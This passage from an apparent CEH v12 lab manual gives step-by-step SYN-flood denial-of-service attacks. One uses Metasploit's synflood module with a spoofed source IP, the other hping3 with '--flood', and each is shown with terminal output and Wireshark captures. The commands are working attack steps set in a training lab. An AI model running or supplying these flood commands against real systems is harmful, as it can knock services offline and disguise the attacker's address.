




22. The **Wireshark Network Analyzer** window appears. Double-click on the primary network interface (here, **Ethernet**) to start capturing the network traffic.

Note: The network interface might differ when you perform the task.

Note: If a **Software Update** pop-up appears click on **Remind me later**.



23. Wireshark displays the traffic coming from the machine. Here, you can observe that the **Source IP** address is that of the **Windows Server 2019** (10.10.1.19) machine. This implies that the IP address of the **Parrot Security** machine has been spoofed.

No.	Time	Source	Destination	Protocol	Length	Info
1841...	27.399051	10.10.1.19	10.10.1.11	TCP	54	[TCP Port numbers reused] 30500 → 21 [SYN] Seq=0 Win=2010 Len=0
1841...	27.399075	10.10.1.11	10.10.1.19	TCP	58	21 + 30500 [SYN, ACK] Seq=0 Ack=2620605314 Win=65392 Len=0 MSS..
1841...	27.399113	10.10.1.19	10.10.1.11	TCP	54	11734 → 21 [SYN] Seq=0 Win=2607 Len=0
1841...	27.401310	10.10.1.19	10.10.1.11	TCP	54	[TCP Port numbers reused] 62494 → 21 [SYN] Seq=0 Win=3736 Len=0
1841...	27.401343	10.10.1.19	10.10.1.11	TCP	54	33460 → 21 [SYN] Seq=0 Win=3717 Len=0
1841...	27.401355	10.10.1.19	10.10.1.11	TCP	54	[TCP Port numbers reused] 64078 → 21 [SYN] Seq=0 Win=1520 Len=0
1841...	27.401380	10.10.1.19	10.10.1.11	TCP	54	14312 → 21 [SYN] Seq=0 Win=3335 Len=0
1841...	27.401389	10.10.1.19	10.10.1.11	TCP	58	21 + 64078 [SYN, ACK] Seq=0 Ack=2330343458 Win=65392 Len=0 MSS..
1841...	27.401454	10.10.1.19	10.10.1.11	TCP	54	[TCP Port numbers reused] 2797 → 21 [SYN] Seq=0 Win=31 Len=0
1841...	27.401472	10.10.1.11	10.10.1.19	TCP	58	[TCP ACKed unseen segment] 21 + 2797 [SYN, ACK] Seq=0 Ack=8863..
1841...	27.401474	10.10.1.19	10.10.1.11	TCP	54	[TCP Port numbers reused] 20313 → 21 [SYN] Seq=0 Win=495 Len=0
1841...	27.404224	10.10.1.19	10.10.1.11	TCP	54	[TCP Port numbers reused] 33957 → 21 [SYN] Seq=0 Win=1528 Len=0
1841...	27.404224	10.10.1.19	10.10.1.11	TCP	54	[TCP Port numbers reused] 59361 → 21 [SYN] Seq=0 Win=289 Len=0
1841...	27.404251	10.10.1.19	10.10.1.11	TCP	54	[TCP Port numbers reused] 15790 → 21 [SYN] Seq=0 Win=694 Len=0
1841...	27.404276	10.10.1.19	10.10.1.11	TCP	54	[TCP Port numbers reused] 4911 → 21 [SYN] Seq=0 Win=505 Len=0
1841...	27.404276	10.10.1.19	10.10.1.11	TCP	54	56748 → 21 [SYN] Seq=0 Win=253 Len=0
1841...	27.404287	10.10.1.19	10.10.1.11	TCP	54	[TCP Port numbers reused] 44117 → 21 [SYN] Seq=0 Win=2552 Len=0
1841...	27.404287	10.10.1.19	10.10.1.11	TCP	54	45934 → 21 [SYN] Seq=0 Win=2531 Len=0
1841...	27.404316	10.10.1.11	10.10.1.19	TCP	58	[TCP ACKed unseen segment] 21 + 44117 [SYN, ACK] Seq=0 Ack=200..
1841...	27.404897	10.10.1.19	10.10.1.11	TCP	54	[TCP Port numbers reused] 25210 → 21 [SYN] Seq=0 Win=3913 Len=0

> Frame 1: 54 bytes on wire (432 bits), 54 bytes captured (432 bits) on interface \Device\NPF\_{5A9B3588-F693-4023-B9B6-DCC29ADB1114}, id 0  
> Ethernet II Src: MS-NLR-PhusServer-21\_5d-26-65-4f (02-15-5d-26-65-4f) Dst: Microsoft (01-80-AA (00-15-5d-01-80-00))  
0000 00 15 5d 01 80 00 02 15 5d 26 65 df 08 00 45 00 ..]..... ]&.. E..  
0010 00 28 c4 a2 00 00 c3 06 1c fc 0a 0a 01 13 0a 0a ..(.....  
0020 01 0b 26 72 00 15 1e 76 c2 6b 00 00 00 50 02 ..&..v .k..P..  
0030 0a cf 87 79 00 00 ..y..

Ethernet: <live capture in progress>

Packets: 184132 • Displayed: 184132 (100.0%)

Profile: Default

3:08 AM 4/13/2022

24. Observe that the target machine (**Windows 11**) has drastically slowed, implying that the DoS attack is in progress on the machine. If the attack is continued for some time, the machine's resources will eventually be completely exhausted, causing it to stop responding.

25. Once the performance analysis of the machine is complete, click on **CEHv12 Parrot Security** to switch to the **Parrot Security** machine and press **Ctrl+C** to terminate the attack.

The screenshot shows a terminal window titled "msfconsole - Parrot Terminal". The user is executing Metasploit commands to set up and run a SYN flood auxiliary module against a target host at 10.10.1.11 on port 21. The terminal output includes the module options table and the exploit command, followed by the start of the flooding process and a control-C interrupt message.

```
msf6 auxiliary(dos/tcp/synflood) > show options

Module options (auxiliary/dos/tcp/synflood):

Name      Current Setting  Required  Description
----      --------------  --        --
INTERFACE          no        The name of the interface
NUM                no        Number of SYNs to send (else unlimited)
RHOSTS           yes      The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT             80        yes      The target port
SHOST              no        The spoofable source address (else randomizes)
SNAPLEN          65535     yes      The number of bytes to capture
SPORT              no        The source port (else randomizes)
TIMEOUT          500        yes      The number of seconds to wait for new data

msf6 auxiliary(dos/tcp/synflood) > set RHOST 10.10.1.11
RHOST => 10.10.1.11
msf6 auxiliary(dos/tcp/synflood) > set RPORT 21
RPORT => 21
msf6 auxiliary(dos/tcp/synflood) > set SHOST 10.10.1.19
SHOST => 10.10.1.19
msf6 auxiliary(dos/tcp/synflood) > exploit
[*] Running module against 10.10.1.11

[*] SYN flooding 10.10.1.11:21...
^C[-] Stopping running against current target...
[*] Control-C again to force quit all targets.
[*] Auxiliary module execution completed
msf6 auxiliary(dos/tcp/synflood) >
```

26. This concludes the demonstration of how to perform SYN flooding on a target host using Metasploit.

27. Close all open windows and document all the acquired information.

## Task 2: Perform a DoS Attack on a Target Host using hping3


hping3 is a command-line-oriented network scanning and packet crafting tool for the TCP/IP protocol that sends ICMP echo requests and supports TCP, UDP, ICMP, and raw-IP protocols.

It performs network security auditing, firewall testing, manual path MTU discovery, advanced traceroute, remote OS fingerprinting, remote uptime guessing, TCP/IP stacks auditing, and other functions.

Here, we will use the hping3 tool to perform DoS attacks such as SYN flooding, Ping of Death (PoD) attacks, and UDP application layer flood attacks on a target host.


1. Click **CEHv12 Windows 11** to switch to the **Windows 11** machine. On the **Windows 11** machine, Click **Search icon** (🔍) on the **Desktop**. Type **wireshark** in the search field, the **Wireshark** appears in the results, click **Open** to launch it.





2. The **Wireshark Network Analyzer** window appears. Double-click on the primary network interface (here, **Ethernet**) to start capturing the network traffic.

Note: If a **Software Update** pop-up appears click on **Remind me later**.




3. Wireshark starts capturing the packets; leave it running.

The screenshot shows the Wireshark interface with captured network traffic. The title bar says "Capturing from Ethernet". The main pane displays a list of 47 captured packets. The columns include No., Time, Source, Destination, Protocol, Length, and Info. The "Info" column provides detailed descriptions of each packet, such as "Standard query 0x0000 ANY adb-unidentified.\_adb.\_tcp.local, \"Q...\"". The bottom of the list shows the first few bytes of the selected frame (Frame 1). The status bar at the bottom indicates "Packets: 47 · Displayed: 47 (100.0%)", "Profile: Default", the date "4/13/2022", and the time "3:23 AM".

No.	Time	Source	Destination	Protocol	Length	Info
28	4.589626	fe80::15:5dff:fe26..	ff02::fb	MDNS	174	Standard query 0x0000 ANY adb-unidentified._adb._tcp.local, "Q...
29	4.589630	10.10.1.14	224.0.0.251	MDNS	176	Standard query 0x0000 ANY adb-unidentified._adb._tcp.local, "Q...
30	4.589776	fe80::8f4f:e740:b8d..	ff02::fb	MDNS	196	Standard query 0x0000 ANY adb-unidentified._adb._tcp.local, "Q...
31	4.652633	fe80::15:5dff:fe26..	ff02::16	ICMPv6	90	Multicast Listener Report Message v2
32	4.756836	fe80::1:1	ff02::16	ICMPv6	90	Multicast Listener Report Message v2
33	4.840197	10.10.1.14	224.0.0.251	MDNS	176	Standard query 0x0000 ANY adb-unidentified._adb._tcp.local, "Q...
34	4.840218	fe80::15:5dff:fe26..	ff02::fb	MDNS	174	Standard query 0x0000 ANY adb-unidentified._adb._tcp.local, "Q...
35	4.840355	fe80::8f4f:e740:b8d..	ff02::fb	MDNS	196	Standard query 0x0000 ANY adb-unidentified._adb._tcp.local, "Q...
36	5.091289	10.10.1.14	224.0.0.251	MDNS	176	Standard query 0x0000 ANY adb-unidentified._adb._tcp.local, "Q...
37	5.091315	fe80::15:5dff:fe26..	ff02::fb	MDNS	174	Standard query 0x0000 ANY adb-unidentified._adb._tcp.local, "Q...
38	5.091453	fe80::8f4f:e740:b8d..	ff02::fb	MDNS	196	Standard query 0x0000 ANY adb-unidentified._adb._tcp.local, "Q...
39	5.100774	fe80::8f4f:e740:b8d..	ff02::16	ICMPv6	110	Multicast Listener Report Message v2
40	5.101025	fe80::8f4f:e740:b8d..	ff02::2	ICMPv6	70	Router Solicitation from 02:15:5d:26:65:e1
41	5.341435	fe80::15:5dff:fe26..	ff02::fb	MDNS	371	Standard query response 0x0000 TXT, cache flush PTR _adb._tcp...
42	5.341437	10.10.1.14	224.0.0.251	MDNS	418	Standard query response 0x0000 TXT, cache flush PTR _adb._tcp...
43	5.341583	fe80::8f4f:e740:b8d..	ff02::fb	MDNS	438	Standard query response 0x0000 TXT, cache flush PTR _adb._tcp...
44	5.805280	fe80::8f4f:e740:b8d..	ff02::16	ICMPv6	110	Multicast Listener Report Message v2
45	6.342293	10.10.1.14	224.0.0.251	MDNS	418	Standard query response 0x0000 TXT, cache flush PTR _adb._tcp...
46	6.342323	fe80::15:5dff:fe26..	ff02::fb	MDNS	371	Standard query response 0x0000 TXT, cache flush PTR _adb._tcp...
47	6.342468	fe80::8f4f:e740:b8d..	ff02::fb	MDNS	438	Standard query response 0x0000 TXT, cache flush PTR _adb._tcp...

4. Click **CEHv12 Parrot Security** to switch to the **Parrot Security** machine.

5. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.



6. The **terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.

7. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

8. Now, type **cd** and press **Enter** to jump to the root directory.



```
[attacker@parrot] ~
$ sudo su
[sudo] password for attacker:
[root@parrot] ~
#cd
[root@parrot] ~
#
```

9. A **Parrot Terminal** window appears; type **hping3 -S (Target IP Address) -a (Spoofable IP Address) -p 22 --flood** and press **Enter**.

Note: Here, the target IP address is **10.10.1.11 [Windows 11]**, and the spoofable IP address is **10.10.1.19 [Windows Server 2019]**

Note: **-S**: sets the SYN flag; **-a**: spoofs the IP address; **-p**: specifies the destination port; and **--flood**: sends a huge number of packets.

The screenshot shows a Kali Linux desktop environment. A terminal window is open with the following command and output:

```
[attacker@parrot] ~
└─$ sudo su
[sudo] password for attacker:
[root@parrot] ~
└─# cd
[root@parrot] ~
└─# hping3 -S 10.10.1.11 -a 10.10.1.19 -p 22 --flood
HPING 10.10.1.11 (eth0 10.10.1.11): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
```

10. This command initiates the SYN flooding attack on the **Windows 11** machine. After a few seconds, press **Ctrl+C** to stop the SYN flooding of the target machine.

Note: If you send the SYN packets for a long period, then the target system may crash.

11. Observe how, in very little time, the huge number of packets are sent to the target machine.

Applications Places System hping3-S 10.10.1.11 -a 10.10.1.19 -p 22 --flood - Parrot Terminal

```
[attacker@parrot] ~
$ sudo su
[sudo] password for attacker:
[root@parrot] ~
# cd
[root@parrot] ~
# hping3 -S 10.10.1.11 -a 10.10.1.19 -p 22 --flood
HPING 10.10.1.11 (eth0 10.10.1.11): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
^C
-- 10.10.1.11 hping statistic --
151567 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
[x]-[root@parrot] ~
#
```

12. **hping3** floods the victim machine by sending bulk **SYN** packets and **overloading** the victim's resources.

13. Click **CEHv12 Windows 11** to switch to the **Windows 11** machine and observe the TCP-SYN packets captured by **Wireshark**.

Capturing from Ethernet

No.	Time	Source	Destination	Protocol	Length	Info
3042...	723.327457	10.10.1.11	10.10.1.19	TCP	54	22 → 22486 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
3042...	723.328519	10.10.1.19	10.10.1.11	TCP	54	[TCP Port numbers reused] 22487 → 22 [SYN] Seq=0 Win=512 Len=0
3042...	723.328535	10.10.1.11	10.10.1.19	TCP	54	22 → 22487 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
3042...	723.330226	10.10.1.19	10.10.1.11	TCP	54	[TCP Port numbers reused] 22488 → 22 [SYN] Seq=0 Win=512 Len=0
3042...	723.330256	10.10.1.11	10.10.1.19	TCP	54	22 → 22488 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
3042...	723.330487	10.10.1.19	10.10.1.11	TCP	54	[TCP Port numbers reused] 22489 → 22 [SYN] Seq=0 Win=512 Len=0
3042...	723.330500	10.10.1.11	10.10.1.19	TCP	54	22 → 22489 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
3042...	723.331123	10.10.1.19	10.10.1.11	TCP	54	[TCP Port numbers reused] 22490 → 22 [SYN] Seq=0 Win=512 Len=0
3043...	723.331141	10.10.1.11	10.10.1.19	TCP	54	22 → 22490 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
3043...	723.332690	10.10.1.19	10.10.1.11	TCP	54	[TCP Port numbers reused] 22491 → 22 [SYN] Seq=0 Win=512 Len=0
3043...	723.332698	10.10.1.19	10.10.1.11	TCP	54	[TCP Port numbers reused] 22492 → 22 [SYN] Seq=0 Win=512 Len=0
3043...	723.332724	10.10.1.11	10.10.1.19	TCP	54	22 → 22491 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
3043...	723.332742	10.10.1.11	10.10.1.19	TCP	54	22 → 22492 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
3043...	723.333122	10.10.1.19	10.10.1.11	TCP	54	[TCP Port numbers reused] 22493 → 22 [SYN] Seq=0 Win=512 Len=0
3043...	723.333135	10.10.1.11	10.10.1.19	TCP	54	22 → 22493 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
3043...	723.333857	10.10.1.19	10.10.1.11	TCP	54	[TCP Port numbers reused] 22494 → 22 [SYN] Seq=0 Win=512 Len=0
3043...	723.333867	10.10.1.11	10.10.1.19	TCP	54	22 → 22494 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
3043...	723.334346	10.10.1.19	10.10.1.11	TCP	54	[TCP Port numbers reused] 22495 → 22 [SYN] Seq=0 Win=512 Len=0
3043...	723.334359	10.10.1.11	10.10.1.19	TCP	54	22 → 22495 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
3043...	723.334972	10.10.1.19	10.10.1.11	TCP	54	[TCP Port numbers reused] 22496 → 22 [SYN] Seq=0 Win=512 Len=0

